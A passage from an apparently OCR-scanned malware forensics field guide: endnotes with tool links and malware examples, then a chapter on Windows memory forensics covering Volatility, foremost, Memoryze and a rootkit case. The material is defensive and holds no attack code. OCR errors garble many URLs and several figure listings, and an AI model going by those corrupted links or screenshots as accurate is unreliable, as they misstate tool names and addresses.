- Columbia Pictures Indus. v. Burnell, 2007 U.S. Dist. LEXIS 46364 (C.D. Cal. June 19, 2007). RFC 3227 —Guidelines for Evidence Collection and Archiving.
- ¹ For more information about FastDump, go to <u>https://www.hbgary.com/products-services/fastdump/.</u>
- ² For more information about FastDump Community version, go to <u>https://www.hbgary.com/community/freetook/#fastdump</u>.
- ³ For more information about FastDumpPro, go to <u>http://www.hbgary.com/wp-</u> content/themes/blackhat/images/fastdumppro-faq.pdf.
- ⁴ For more information about Nigilant32, go to <u>http://www.agileriskmanagement.com/publications_4.html</u>.
- ⁵ For more information about the iSCSI initiator, go to <u>http://www.microsofi.com/downloads/en/details.aspx?</u> <u>familyid=12cb3c1a-15d6-4585-b385beft]1319/825&displaylang-en.</u>
- ⁶ For more information about F-Response, go to <u>http://www.f-response.com/</u>.
- ² Helix3 Pro is a digital forensic tool suite CD that offers both a "live" and bootable forensic environment. For more information about Helix3 Pro, go to <u>http://www.eeferse.com/belix3pro.php.</u>
- ⁸ For more information about whoami, go to http://www.microsoft.com/download/en/details.aspx2 familyid=3E89879D-6C0B-4F92-96C4_ 1016C187D429&displaylang=en.
- ⁹ For more information about ver, go to <u>http://technet.microsoft.com/en-us/library/bb491028.aspx</u>.
- 10 For more information about promisdetect, go to http://www.ntsecurity.nu/toolbox/promiscdetect/.
- 11 For more information about promqry, go to

http://www.microsoft.com/downloads/en/details.aspx? familyid=4df8eb90-83be-45aa-bb7d-1327d06fe6f5&displaylang=en.

- 12 For more information about URLProtocolView, go to http://www.nirsoft.net/utils/url_protocol_view.html.
- 13 For more information about uptime.exe, go to http://support.microsoft.com/kb/232243.
- 14 For more information about psinfo, go to http://technet.microsoft.com/enus/sysintemals/bb897550.aspx.
- ¹⁵ For more information about PsLoggedon, go to <u>http://technet.microsoff.com/en-us/sysintemals/bb897545.aspx</u>.
- ¹⁶ For more information about quser, go to <u>http://technet.microsoft.com/en-us/library/cc754583%28WS.10%29.aspx.</u>
- 17 For more information about netusers, go to http://www.systemtools.com/cgi-bin/download.pl? NetUsers.
- ¹⁸ For more information about loggonsessions, go to <u>http://technet.microsoft.com/en-us/sysintemals/bb896769.aspx.</u>
- ¹⁹ For more information about netstat, go to http://technet.microsoft.com/enus/library/cc940097.aspx.
- 20 For more information about NetBIOS names, go to <u>http://msdn.microsoft.com/en-us/library/ms817948.aspx.</u>
- 21 For more information about nbtstat, go to http://technet.microsoft.com/enus/library/cc940106.aspx.
- ²² For more information about ARP, go to <u>http://technet.microsoft.com/en-us/library/bb490864.aspx</u>.
- 23 For more information about the arp command, go to http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/enus/arp.mspx?mfi=true.
- ²⁴ For more information about tlist.exe, go to http://www.microsoft.com/downloads/en/details.aspx2 familyid=C055060B-9553-45993-B937-C84881BCA6A5&displaylang=en.

- 25 For more information about tasklist, go to http://technet.microsoft.com/enus/librarv/bb491010.aspx.
- 26 For more information about PRCView, go to http://www.teamcti.com/pview/prcview.htm.
- 27 For more information about handle, exe, go to http://www.microsoft.com/technet/sysinternals/ProcessesAndThreads/Handle.mspx.
- 28 An example of malware that implements this technique is the Vanquish Rootkit, a DLL-injection-based rootkit that hides files, folders, and registry entries and logs passwords. For more information about Vanquish Rootkit, go to

https://www.rootkit.com/vault/xshadow/ReadMe.txt.

- 29 For more information about listdlls.exe, go to http://technet.microsoft.com/enus/sysinternals/bb896656.aspx.
- 30 For more information about Procinterrogate, go to http://sourceforge.net/project/shownotes.php? release id=122552&group id=15870.
- 31 For more information about PRCView, go to http://www.teamcti.com/pview/prcview.htm
- 32 For more information about ListModules, go to http://ntsecurity.nu/toolbox/listmodules/.
- 33 For more information about DLLExportViewer, go to http://www.nirsoft.net/utils/dll export viewer.html.
- 34 For more information about Microsoft Windows services, go to http://msdn.microsoft.com/enus/librarv/ms685141.aspx.
- 35 In 2006, a printer driver distributed by Hewlett Packard was found to be infected with the Funlove virus. Another piece of malicious code emerged in August 2007 named Trojan.Peacomm.C infects a Windows device driver named "kbdclass.sys" to force the system to load the virus each time the system is rebooted. Unfortunately, this Trojan also employs rootkit techniques to hide its presence on the infected system, becoming invisible to the operating system. In such cases, memory forensics can be employed to extract more information about the malicious code. For more information, go to

http://www.symantec.com/enterprise/security response/weblog/2007/08/the new peacomm infe

- ³⁶ For more information about List Loaded Drivers, go to <u>http://support.microsoft.com/kb/927229</u> (available from the Windows 2000 Resource Kit Tools) and <u>http://download.microsoft.com/download/win2000platform/drivers/1.0/NT5/EN-US/drivers.exe</u>.
- 37 For more information about DriverView, go to <u>http://www.nirsoft.net/utils/driverview.html</u>.
- 38 For more information about OpenFilesView, go to http://www.nirsoft.net/utils/opened_files_view.html.
- 39 For more information about psfile, go to http://technet.microsoft.com/enus/sysintemals/bb897552.aspx.
- 40 For more information about doskey, go to <u>http://technet.microsoff.com/en-us/library/bb490894.aspx?wt.slv=3D=</u>.
- 41 For example, the polymorphic file infector named W32/Bacalid, http://vil.nai.com/vil/Content/v_140566.htm.
- ⁴² For example, in early 2008, a system administrator was sentenced to 30 months in prison for embedding malicious code designed to wipe out critical data stored on more than 70 servers

(http://newark.fbi.gov/dojpressrel/2007/nk091907.htm).

- ⁴³ An example of such a specimen is WORM_SOHANAD.FM, which once downloaded by an unsuspecting user from a malicious Web site, installs three additional malicious code files, and uses the Windows Task Scheduler to create a scheduled task to execute the files at a later time. For more information about WORM_SOHANAD.FM, go to http://www.trendmicro.com/vinfs/vinsencyclo/default5.asp? WName=WORM%25FSOHANAD/%2FFM&VSect=P.
- 44 For more information about the at command, go to http://support.microsoft.com/kb/313565.
- ⁴⁵ For more information about schtasks.exe, go to http://technet2.microsoft.com/windowsserver/en/library/1d284efa-9d11-46c2-a8ef-87b297c68d171033.mspx?mfr=true.
- 46 For more information about pclip.exe, go to <u>http://unxutils.sourceforge.net</u>.
- 47 For information about WinUpdatesList, go to http://www.nirsoft.net/utils/wul.html.

- ⁴⁸ For more information about auditpol, go to <u>http://technet.microsoff.com/en-us/library/cc731451%28WS.10%29.aspx.</u>
- ⁴⁹ For more information about dumpsec, go to <u>http://www.systemtools.com/download/dumpacl.zip.</u>
- 50 For more information about AutoRuns, go to, http://technet.microsoff.com/enus/sysintemals/bb963902.aspx.
- 51 For more information about eldump, go to www.ibt.ku.dk/jesper/ELDump/default.htm.
- 52 For more information about NTlast, go to http://www.foundstone.com/us/resources/proddesc/ntlast.htm
- 53 For more information about SFind, go to http://www.foundstone.com/us/resources/proddesc/forensictoolkit.htm
- 54 For more information about rifuti, go to http://www.foundstone.com/us/resources/proddesc/rifuti.htm.
- 55 For more information about macmatch.exe, go to <u>http://www.ntsecurity.nu/toolbox/macmatch/</u>.
- 56 For more information about regdump, go to http://social.msdn.microsoft.com/Forums/en-US/windowscompatibility/thread/c14b5017-40ec-4978-a82c-b3758f0808c1/.
- 57 For more information about dumpreg, go to http://www.systemtools.com/download/dumpreg.zip.
- 58 For more information about USBView, go to http://www.nirsoft.net/utils/usb_devices_view.html.
- ⁵⁰ For instance, in 2008, some USB digital picture frames were infected with various pieces of malware, and a number of Maxtor Basics Personal Storage 3200 hard drives produced by Seagate in late 2007 contained the Win32. AutoRun.ah vins. A Windows system that was configured to launch executables referenced in the "autorun.in" configuration file stored on the digital picture frame would have installed the virus that stole passwords and sent them to a server on the Internet.
- 60 For more information about RegRipper, go to http://regripper.wordpress.com/.
- 61 For more information about RegRipper, go to <u>http://regripper.wordpress.com/</u>.
- 62 For more information about Galleta, go to http://www.foundstone.com/us/resources/proddesc/galleta.htm.

- 63 For more information about MozillaCookiesView, go to http://www.nirsoft.net/utils/mzcv.html.
- 64 For more information about Protected Storage PassView, go to <u>http://www.nirsoft.net/utils/pspv.html</u>.
- ⁶⁵ For more information about DumpAutoComplete, go to http://www.foundstone.com/us/resources/proddesc/DumpAutoComplete.htm

- 66 For more information about FGET, go to <u>http://www.hbgary.com/free-tools.</u>
- 67 For more information about Nigilant32, go to http://www.agileriskmanagement.com/publications 4.html.
- ⁶⁸ For more information about the code from the Sleuth Kit, go to <u>http://www.sleuthkit.org/sleuthkit/docs/apidocs/index.html</u>.
- 69 For more information about the Sleuth Kit, go to http://www.sleuthkit.org/index.php.

Chapter 2

Memory Forensics

Analyzing Physical and Process Memory Dumps for Malware Artifacts

Solutions in this chapter:

- · Memory Forensics Overview
- · Old School Memory Analysis
- · How Windows Memory Forensic Tools Work
- · Windows Memory Forensic Tools
- Dumping Windows Process Memory
- · Dissecting Windows Process Memory

Introduction

The importance of memory forensics in malware investigations cannot be overstated. A complete capture of memory on a compromised computer generally bypasses the methods that malware uses to trick operating systems, providing digital investigators with a more comprehensive view of the malware. In some cases, malware leaves little trace elsewhere on the compromised system and the only clear indications of compromise are in memory. In short, memory forensics can be used to recover information about malware that was not otherwise obtainable.

Digital investigators often find useful information in memory dumps simply by reviewing readable text and performing keyword searches. However, as the size of physical memory in modern computers continues to increase, it is inefficient and ineffective to review an entire memory dump manually. In addition, much more contextual information can be obtained using specialized knowledge of data structures in memory and associated tools. Specialized forensic tools are evolving to extract and interpret a growing amount of structured data in memory dumps, enabling digital investigators to recover substantial evidence pertaining to malware incidents. Such digital evidence includes recovery of deleted or hidden processes, including the executables and associated data in memory and the pagefile. More sophisticated analysis techniques are being codified in memory forensic tools to help digital investigators find malicious code in an automated manner.

Investigative Considerations

 There is still information available during the live response that cannot be extracted from memory dumps, for instance, network configuration and enabled protocols, ARP cache, and NetBIOS sessions. Therefore, it is important to implement the process described in <u>Chapter</u> <u>1</u> and not just acquire a physical memory dump.

With the increasing power and automation of memory forensic tools, it is becoming more important for digital investigators to understand how the tools work in order to validate the results. Without this knowledge, digital investigators will find themselves reaching incorrect conclusions based on faulty tool output or missing important information entirely. In addition, digital investigators need to know the strengths and weaknesses of various memory forensic tools in order to know when to use them and when their results may not be entirely reliable.

Ultimately, digital investigators must have some knowledge of how malware can manipulate memory and need to be familiar with a variety of memory forensic tools and how they interpret underlying data structures. This chanter provides a comprehensive approach for analyzing malicious code in memory dumps from a Windows system and covers associated techniques and tools. Details about the underlying data structures are beyond the scope of this field guide and are discussed in the t e xt Malware Forensics: Investigating and Analyzing Malicious Code (hereinafter Malware Forensics).¹

Memory Forensics Overview

After memory is preserved in a forensically sound manner, employ a strategy and associated methods to extract the maximum amount of information relating to the malware incident.

▶ A memory dump can contain a wide variety of data, including malicious executables, associated system-related data structures, and remnants of related user activities and malicious events. Some of this information has associated date-time stamps. The purpose of memory forensics in malware incidents is to find and extract data directly relating to malware and associated information that can provide context, such as when certain events occurred and how malware came to be installed on the system. Specifically, in the context of analyzing malicious code, the main aspects of memory forensics include:

- Harvest available metadata including process details, network connections, and other information associated with potential malware for analysis and comparison with volatile data preserved from the live system.
- Perform keyword searches for any specific known details relating to a malware incident, and look through strings for any suspicious items.

- Look for common indicators of malicious code including memory injection and hooking.
- For each process of interest, if feasible, recover the executable code from memory for further analysis.
- For each process of interest, extract associated data from memory, including related encryption keys and captured data such as usernames and passwords.
- Extract contextual details such as Event Logs, URLs, MFT entries, and Registry values pertaining to the installation and activities associated with malicious code.
- Perform temporal and relational analysis of information extracted from memory, including a time line of events and a process tree diagram

▶ These processes are provided as a guideline and not as a checklist for performing memory forensics. No single approach can address all situations, and some of these goals may not apply in certain cases. In addition, the specific implementation will depend on the tools that are used and the type of malware involved. Ultimately, the success of the investigation depends on the abilities of the digital investigator to apply digital forensic techniques and adapt them to new challenges.

Investigative Considerations

- The completeness and accuracy of the above steps depend heavily on the tools used and your familiarity with the data structures in memory. Some tools will only provide limited information or may not work on memory acquired from certain versions of Windows.
- In one case, digital investigators ran a tool on a memory dump and extracted a limited list of IP addresses that had communicated with the compromised system

Another digital investigator looked at the same memory dump and used his knowledge of memory structures to recover hundreds of additional connections that were relevant to the investigation.

 To avoid mistakes and missed opportunities, it is necessary to compare the results of multiple tools and to verify important findings manually.

👁 Analysis Tip

Field Interviews

Most incidents have a defining moment when malicious activity was recognized. The more information that digital investigators have about that moment, the more they can focus their forensic analysis and increase the chances of solving the case. Simply knowing the rough time period of the incident and knowing what evidence of malware was observed can help digital investigators develop a strategy for scouring memory dumps for relevant digital evidence. Without any such background information, forensic analysis can be like trying to find a needle in the havstack, which can result in wasted time and lost opportunities (e.g., relevant network logs being overwritten). Therefore, prior to performing forensic analysis of a memory dump, it is advisable to gather as much information as possible about the malicious code incident and subject system from relevant witnesses. The Field Interview Questions in Chapter 1 provide a solid foundation of context to support a strong forensic analysis of malware in memory.

Old School Memory Analysis

✓ In addition to using specialized memory forensic tools to interpret specific data structures, look through the data in raw, uninterpreted form for information that is not extracted automatically.

▶ Although the memory forensic tools covered in this chapter have advanced considerably over the past few years, there is still a substantial amount of useful information in memory dumps that many specialized tools do not extract automatically. Therefore, it is generally still productive to employ "old school" memory analysis, which was essentially limited to a manual review of the memory dump, keyword searching, file carving, and use of text extraction utilities such as the strings command (with Unicode support). These old school techniques can uncover remnants of activities or data that may be related to malicious code, including but not limited to the following:

- File fragments such as Web pages and Word documents no longer present on disk
- · Commands run at the Windows command line
- · Prefetch file names
- · E-mail addresses and message contents
- URLs, including search engine queries
- · Filenames and even full MFT entries of deleted files
- · IP packets, including payload

Unexpected information can be found in memory dumps such as intruder's commands and communications that are not saved elsewhere on the computer, making a manual review necessary in every case.

▶ For instance, in a case involving the ZeuS Trojan program, entire HTTP GETs and POSTs are visible along with the entire encrypted data sections of the communications as shown in Figure 2.1, a benefit particularly when network traffic was not previously captured.²

💽 Text 💭 Hex 🎧 Doc 🐑 Transcript 🖾 Picture 🛄 Report 🖸 Console 🕲 Distails 🖉 Output: 🗋 Lock 🐼 Codepage 🗔 0/2 034055158: Hozilla/4.0 (compatible; HSIE 7.0; Windows NT 5.1; Trident/4.0) Host: 192.160.40.30 034055245 Content-Length: 169 Connection: Keep-Alive Cache-Control: no-cache 5P*c* /25*DE14 034055332;05(10±N0979-6*g-De;1*103Lf ··~930g03>·ChisWY-F: DSf-A*+0+*0, -1 @**XI-D*!s* 'uuf#Sa'uum 0348557670 b01FD5 :: 41ctD %: + + 170864b ! 4cet -: b 4 ... 441264a e#C?: 2700*1*64C TOUD#: 4*8**7b 03485585408-1, P. moiéz(ÜV-tSPA-"OCEN(24F01 .- 1444, #FS-LE"): HDR+F340Y0^, Cov/criauA..., 9.00-JeE">04 034855941 .1(136m1-4z/~C&ul* otm08p1(...)/4C=0'0's/?. mategs).+108.5/.v.(SH-OM4-?,*otmu*Oz/'Y,Lto 034856028 909 ueu; "na-OžsC_"9082 .ASvAlk" 1+"j,-1:0-"s-D0, 114 d, 1400812.OnC4.400" 4-80001 C-(-YDs 034856115 kšis >44710Å DO akikyfts:ÖlaffsUDavý7G * EOL*-18'Y)#'+>C 405Å*17'Hu**#Bogó + 20* 418-* 9

Figure 2.1 Encrypted packet contents associated with the ZeuS Trojan communications captured in memory dump

····· ··· p ···· · ··· j ··· p ··· · ···

▶Memory dumps can also capture command and control activities such as instructions executed by the attacker and portions of network communications associated with an attack. Figure 2.2 shows an example of an IP packet and payload captured in a target memory dump.

0263AFF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0263B000 00 50 56 C0 00 08 00 0C 29 01 CE 9D 08 00 45 00 PVÅ) II E 0263B010 05 DC 5F A0 40 00 80 06 02 D1 AC 10 9D 88 AC 10 U_@c N- 11-0263B020 9D 01 06 B0 1A 0B 9C 72 57 9D A9 31 B9 94 50 10 I ' IrVI01'IP 0263B030 FF FF A8 51 00 00 72 65 64 20 73 75 6C 70 68 75 vv 0 red sulphu 0263B040 72 0D 20 20 20 20 6E 69 6E 65 20 77 68 6F 6C 65 nine whole 0263B050 20 62 6C 61 63 6B 20 70 65 70 70 65 72 63 6F 72 black peppercor 0263B060 6E 73 0D 20 20 20 31 30 20 70 65 72 20 63 65 6E 10 per cen ns 0263B070 74 20 4F 69 6C 20 6F 66 20 4C 65 6D 6F 6E 20 47 t Oil of Lemon G

Figure 2.2 IP packet in memory with source IP address 172.16.157.136 (ac 10 9d 88), destination IP 172.16.157.1 ("AC 10 9D 01") starting at offset 0x0263B01A and payload

VISIDIE IN ASCH

Figure 2.4

It is often desirable to extract certain files from a memory dump for further analysis.

 One approach to extracting executables and other types of files for further analysis is to employ file carving tools such as Foremost and Scalpel to run on the full memory dump or on extracted memory regions relating to a specific process (Figure 2.3).

```
$ foremost -i <memory dump> -o memory-carve -t all
```

Figure 2.3 Carving memory with foremost

ID	PPID	Time creat	ed	Time exite	d i	Offset	PDB	Remarks
0	0	1					0x00039000	
664		2007-09-09					0x03£49000	
1852		2007-09-09						logonui.exe
592		2007-09-09					0x02f2b000	
1204		2007-09-09	18:17:32				0x0001b000	
4	0						0x00039000	
0	0						0x00039000	
736		2007-09-09						services.exe
748		2007-09-09		2007-09-09				savedump.exe
1808		2007-09-09					0x0e906000	
688		2007-09-09						winlogon.exe
756		2007-09-09					0x0566f000	
928		2007-09-09						ibmpmsvc.exe
956		2007-09-09						sychost.exe
1080		2007-09-09						sychost.exe
1228		2007-09-09						sychost.exe
1260		2007-09-09						sychost.exe
1452		2007-09-09						spoolsv.exe
1604		2007-09-09						QCONSVC.EXE
0		2007-09-09					0x07e8f000	
412		2007-09-09						explorer.exe
632		2007=09=09						igfstray.exe
280		2007-09-09					0x098fb000	
656		2007-09-09						L/TSMMSG.exe
828		2007-09-09						tp4serv.exe
404		2007-09-09						wuauclt.exe
1024		2007-09-09						rundll32.exe
1236		2007-09-09				0x09cec2c0	0x09fed000	Qctray.exe
1100		2007-09-09						TPHEMGR.exe
372		2007=09=09					0x09774000	
1284		2007-09-09					0x0a093000	
0		2007-09-09					0x0a039000	
976	412	2007-09-09	18:13:16			0x0bc35898	0x0c03b000	mamaga.exe

Volatility psscan option carving EPROCESS

structures out of a memory dump

- The results of file carving can be more comprehensive than the more surgical file extraction methods used by specialized memory forensic tools.
- However, current file carving tools only salvage contiguous data, whereas the contents of physical memory may be fragmented. Therefore, the executables that are salvaged using this method may be incomplete.

▶ Even when sophisticated memory forensic tools are available, digital investigators benefit from spending some time looking through readable text in a memory dump or process memory dump.

- When clues such as IP addresses are available from other aspects of a digital investigation, keyword searching is another efficient approach to locating specific information of interest.
- Given the widespread use of Unicode by the Windows operating system, it is critical to use a tool that can extract Unicode strings, such as the strings utility available from Microsoft.

Investigative Considerations

 These old school approaches to extracting information from memory dumps do not provide surrounding context. For instance, the time associated with a URL or IP packet will not be displayed automatically, and may not be available at all. For this reason, it is important to combine the results of old school analysis with those of specialized memory forensic tools to obtain a more complete understanding of activities pertaining to a malware incident.

 Although memory forensic tools provide a mechanism to perform precise extraction of executables by reconstructing memory structures, there can be a benefit to using file carving tools such as Foremost and Scalpel. File carving generally extracts a variety of file fragments that might include graphics files, reviewed document fragments showing an intruder's collection interest, and data that may have been stolen.

How Windows Memory Forensic Tools Work

Understanding the underlying operations that memory forensic tools perform can help you select the right tool for a specific task and assess the accuracy and completeness of results.

- Some tools will only list active processes, whereas others will scan for all executive process (EPROCESS) structures.
- Some tools only extract certain areas of process memory, whereas others can extract related information from the pagefile as well as the executable associated with a process.
- Some tools will detect memory injection and hooking correctly, whereas others will identify such features incorrectly (false positive) or not at all (false negative).
- Additional details about how memory forensic tools work are provided in the *Malware Forensics* text.

Investigative Considerations

 Although many memory forensic tools can be used without understanding the operations that the tool uses to interpret data structures in memory, a lack of understanding will limit your ability to analyze relevant information and will make it more difficult to assess the completeness and accuracy of the information. Therefore, it is important for digital investigators to become familiar with data structures in memory.

Windows Memory Forensic Tools

Choose the tool(s) that are most suitable for the type of memory analysis you are going to perform. Whenever feasible, use multiple tools and compare their results for completeness and accuracy.

▶ Different memory forensic tools have different features and may only support specific versions of Windows. Therefore, it is necessary to be familiar with the strengths and weaknesses of multiple memory forensic tools. The types of information that most memory forensic tools provide are summarized in the following list.

- · Processes and threads
- · Modules and libraries
- · Open files and sockets
- · Various data structures

Ko 2 1 11 112 10 2 15 1

Some tools provide additional functionality such as extracting executables and process memory, detecting memory injection and hooking, recovering Registry values and MFT entries, and extracting URLs and e-mail addresses. Commercial forensic tools such as FTK and EnCase have adapted to include memory analysis capabilities. These and other malware forensic tools are discussed further in the Tool Box section at the end of this chapter.

Investigative Considerations

 Memory forensic tools are in the early stages of development and may contain bugs and other limitations that can result in missed information. To increase the chance that you will notice any errors introduced by an analysis tool, whenever feasible, compare the output of a memory forensic tool with that of another tool as well as volatile data collected from the live system.

Processes and Threads

Obtain as much information as possible relating to processes and associated threads, including hidden and terminated processes, and analyze the details to determine which processes relate to malware.

When a system is running malware, information (what, where, when, how) about the processes and threads is generally going to be significant in several ways.

 What processes are hidden or injected in memory may be of interest, and where they are located in memory or on disk may be noteworthy.

- When they were executed can provide useful clues, and how they are being executed may be relevant.
- Deleted processes may also be important in an investigation. To begin with, a comparison of processes visible through the operating system with all EPROCESS structures that exist in memory can reveal deleted and hidden processes.

Command-line Memory Analysis Utilities

- The Volatility psscan plug-in scans a memory dump for the signature of an EPROCESS data structure to provide a list of active, exited, and hidden processes. The following output shows the psscan option being used to carve EPROCESS structures out of a memory dump from the FUTo rootkit scenario in Malware Forensics (Figure 2.4).³
- Comparing the output of the psscan output with a list of running processes (e.g., using Volatility pslist option) can reveal discrepancies caused by malware, or may reveal anomalies that relate to the behavior of malware.
- The psdiff Volatility plug-in automatically performs this comparison. In this example, two processes, "skls.exe" and "skl.exe," that were not displayed in the pslist output are visible in the psscan output (shown in bold in Figure 2.4) with a process ID of zero that is generally reserved for the Windows system Idle process.
- The setting of the process identifier (PID) to zero is an artifact of the FUTo rootkit, making it difficult for digital forensic tools to reference the hidden processes by PID. To address this abullance, took such as Valstiity byta

added the ability to run analysis on a process by the location (offset) of the EPROCESS structure in the memory dump as shown here for the hidden "skls.exe" process to list loaded DLLs associated with this hidden process (Figure 2.5).

volatility dlllist -o 0x07e26b50 -f FUTo-memory-20070909.dd

Figure 2.5 Using the Volatility dlllist option

 Another approach to finding hidden processes is to extract process details from the Windows "csrss" process as demonstrated by the csrpslist Volatility plug-in (Figure 2.6).⁴

	Pid	Pslist		-memory-20070909.dd
Name		PSIIst	Hndls	RootList
skl.exe	0	0	1	0
rund1132.exe	1024	1	1	0
dirx9.exe	1284	1	1	0
savedump.exe	748	1	0	0
dd.exe	1808	0	1	0
csrss.exe	664	1	0	0
wuauclt.exe	404	1	1	0
hkcmd.exe	280	1	1	0
System	4	1	0	0
explorer.exe	412	1	1	0
ibmpmsvc.exe	928	1	1	0
spoolsv.exe	1452	1	1	0
winlogon.exe	688	1	1	0
helix.exe	1204	1	1	0
svchost.exe	1080	1	1	0
lsass.exe	756	1	1	0
tp4serv.exe	828	1	1	0
QCONSVC.EXE	1604	1	1	0
TPHKMGR.exe	1100	1	1	0
svchost.exe	1228	1	1	0
msmsgs.exe	976	1	1	0
Qctray.exe	1236	1	1	0
smss.exe	592	1	0	0
services.exe	736	1	1	0
LTSMMSG.exe	656	1	1	0
svchost.exe	956	1	1	0
sychost.exe	1260	1	1	0
cmd.exe	372	0	1	0
igfxtray.exe	632	1	î	0

Figure 2.6 Results of parsing a memory dump with the csrpslist plug-in

- The output of this plug-in is provided below for the FUTo rootkit example, with a zero in the second column when a process was not present in the pslist output (e.g., skl.exe). Unfortunately, this list does not show the "skk.exe" process found using psscan.
- Another free command-line tool is Memoryze from Mandiant. The command-line options for this tool are summarized in the Tool Box section at the end of this chapter. A sample command line is provided here that extracts processes and associated ports from a memory dump (Figure 2.7).

D:\Memoryze>process.bat -input <memory_dump> -ports true -output E:\tools

Figure 2.7 Processing a memory dump file with Memoryze

 The output from Memoryze is in XML format and can be viewed in raw form or using any XML viewer or using the AuditViewer program described next.²

The threads associated with a given process identified can also be examined to provide additional information about a malware incident.

- The thrdscan and thrdscan2 plug-ins in Volatility will carve and display all of the ETHREAD structures it can find in a memory dump.
- Looking for threads that have a PID that was not displayed in the process list may uncover hidden

processes. The orphanthreads Volatility plug-in attempts to find such hidden processes in memory dumps.

Additional command-line utilities such as PTFinder to extract process and thread details from physical memory dumps are discussed in the Tool Box section at the end of this chapter.

GUI-based Memory Analysis Tools

- A number of tools have been developed to facilitate forensic analysis of Windows memory. These tools can be particularly useful for detecting artifacts of malware in memory such as memory injection. Although Memoryze is a command-line utility, it can be configured and run, and its output can be viewed using a GUI program named AuditViewer. Figure 2.8 shows one of the configuration screens in AuditViewer used to configure Memoryze.
- Figure 2.9 shows processes and associated details viewed using AuditViewer, focusing on the "skl.exe" process mentioned previously that was hidden using the FUTo rootkit.
- Tabs within AuditViewer provide easy access to the information that Memoryze extracts associated with each process and driver including files, Registry keys, and open ports.
- In addition, certain features in a memory dump that commonly relate to malware such as memory injection will be highlighted in red in the Memoryze results as detailed in the Dissecting Windows Process Memory section toward the end of this chapter.

Memoryze Wizard	
Do you want to enumeration information for all All Processes Specify PID Specify Process Name	processes, or a specific process?
Enumerate for each process:	

Figure 2.8 AuditViewer configuration options screenshot

Addt Vicwer - C.\Tooh\'Audit\'CASEY_MACPR0/20101104			
Cesses Drivers Hooks			
Processes	Enumerated	Sender Nemory 5	Sections DLLs Strings Ports
E sixthost.mxe400	Viet Ine.	And I wanted	i Registry Keys Senaphores Mutants Events Sections
E corsc.eile			The second s
S logonu.exe	COLUMNERCE	Contraction	
H stids.exe	11	Differación.	Program File/Common File/Microsoft Sharedoveb server extensions/H0(servsupp (wtbcowt)#CHEALTHHELPCTE(BATCH
(c) helo.eva	11	D-Mercon.	WWDOWSWERS
(i) System	12	D-ff(#3640	Documents and Setting/All User/Start Meru
(K) services.exe	16	D-057-998	Program Filed/Common Filed/Gees/Engrav/Microsoft/Leucont/2022
iki dd.exe	li	0-PD2ded8	Program Pieci/Common File/Microsoft Sharedyveb server extension/H/Uadmisaplycopts
k) winkgon.exe	1	D-075-77900L	(wtxtcow/lavel/CHT2ME/Applets
W hast over	1	0x892414406	Documents and Settings/SetworkService/Local Settings/Application Data/Microsoff/Windows/Usr/Cas
 Encencyc.exe 	11	Driffb807dX	Program Plinz(Windows Media Player
R schot.eue	1	Drff147620L	(Documents and Settings(SPLLC)PrintHood
ii) exhest air	11	D-#339640L	(wbbowSpysten32)=benijkepostory/#SiOB30CT5.DATA
it other are	1.5	D-FFb37910L	WINDOWSkysten Styleversletz WINDOWSkysten upg 8, 1
R spoder ave	15	D./fb74578L	(W36CVVS/me/mp8_1 Wrog an Pier/Common Pier/Mcrosoft Shareduseb server extension//Alladecolacripts
* CONSIC ER		Coff addance.	Documents and Settings(All CountDedtop
is december and	12	Coff and SAX	POHavited with the second seco
	1.1	D-Phd11eR.	Unog an FieldConnor FieldAcrosoft Sharedueb server estandarol/Obots/smarbar
8 Explorer DE	11	D-Ph2/MA	Program Film/Common Film/Microsoft Shared/MShifo
 Information 	1	Dublid 18ets,	
E Mand.exe	1	DiffD54MR	W9iDOWS/system02/configldedEvent.Evt
8 179495G.exe	1	0///101/058	(withDOwtloysten32)stenium
E torserv.exe	1	0-05-75406	(WINDOWS)pystem32/drivers)disch
St waakt me	1	Diff ac \$7 dBL	Documents and Settings(SPLLC).ocal Settings)Application Deta(Microsoft)/Windows)UtrClass.det.LOI
T: Furdescaire	11	0xffb84cc0L 0xffb7e410L	(WBDOWS)AppPatch Vhogram PileckCommon Files(System)
9: Q0ray are	13	Diffs72518	phogram Prests onemon Plest pythere Maxwy Telest Teles
(i) 19+624(2).eve	11	0-7575100	Whogham Files/Conston, Files/MIScoapidinaries/Persources(2003)
iii ondana	li	D-ffb80028	Program Plenimicrosoft frontpage/weision3.00en
(i) devil and	1 i	Drffb75belk	WBDOWSlovdem32loobe
(i) ski.exe	11	Duffb.7kalds	Wrogram Piles/Windows MT/Writral
P20:0	11	0+11541401	W9DOWSciviten32lconfig/AppEvent.Evt
Parent PID: 412 -> Explorer.EXE	1	D./fb44cdSt	Documents and Settings (NetworkService) WTUSER. DA1
Path: CliProgram FilestSpyKeyLogger	11	Drffad43al%	juend.
Arguments: C//Program File/USp/Ev/LoggerUskLave	1	0-80-90/70L 0-89-75240L	WebDowSlaystee32config(SEO,RTY Shoppen File/Movie Keler
Start Tale: 2007-09-09 18:13:10	13	D-0041404	
in mmigs.exe		D-MODESKL	Winiod/2/Catalog/hangeListener=438-0
Contraction and Contraction		04757080	Program Flied/Conston Filed/SystemicRe 08
	11	0/10/04/05	WDDOWIIevsteed2/upit
Expand Tree	1.141		

Figure 2.9 AuditViewer showing output of Memoryze

Another GUI tool for examining memory is HBGary Responder, $\frac{6}{2}$ as shown in Figure 2.10, which lists processes and associated details.

Report Objects Tateline 4 +									Bianon											
	8	89	-		0				0		•									
	0	bject					•	C	Proc	ess Name	Hidd	n PID	Parent P2D	Sat Tele	Ext Time 17	Conmand Line				
			6.) He	rdwar				174	ave, vrespole	False	1008	820	5:33:57 PM	0	"Criphogram Files/McAfeel/McAfee VirusScantalogserv.exe"				
			64	1 Op	eratin	0.515			1-9	pres.ese	False	3072	864	5:34:02 PM	0	"Apriles.exe"				
			1	10	AIM	odules			1-1	point.eve	Faise	964	820	\$:33.57 PM	0					
				10	AL O	pen N			1.4	wconsol.exe	False	628	464	5:32:54 PM	0					
				-01	ALC:	pen Ne			11-4	hisynng ex	e Faise	464	228	5:32-49 PM	0					
				-0	ALC:	pen Re				nd.eus	False	1076	820	5:35:10 PM	0	"CriwBWIT(System02)and.eve"				
			12	-0	Docu	merks			-	m65.exe	False	1112	324	7:14:25 AM	0	"E1Shelsiand3k.eve" /D /T:80 /F:0N /K anderw.bat				
			1.1	\$ @	Drive	95			-	md25.exe	False	1132	324	7:10:52 AM	0	"E:I;Shells]cmd2k.exe" /D /T:00 /F:0N /K cmderv.bat				
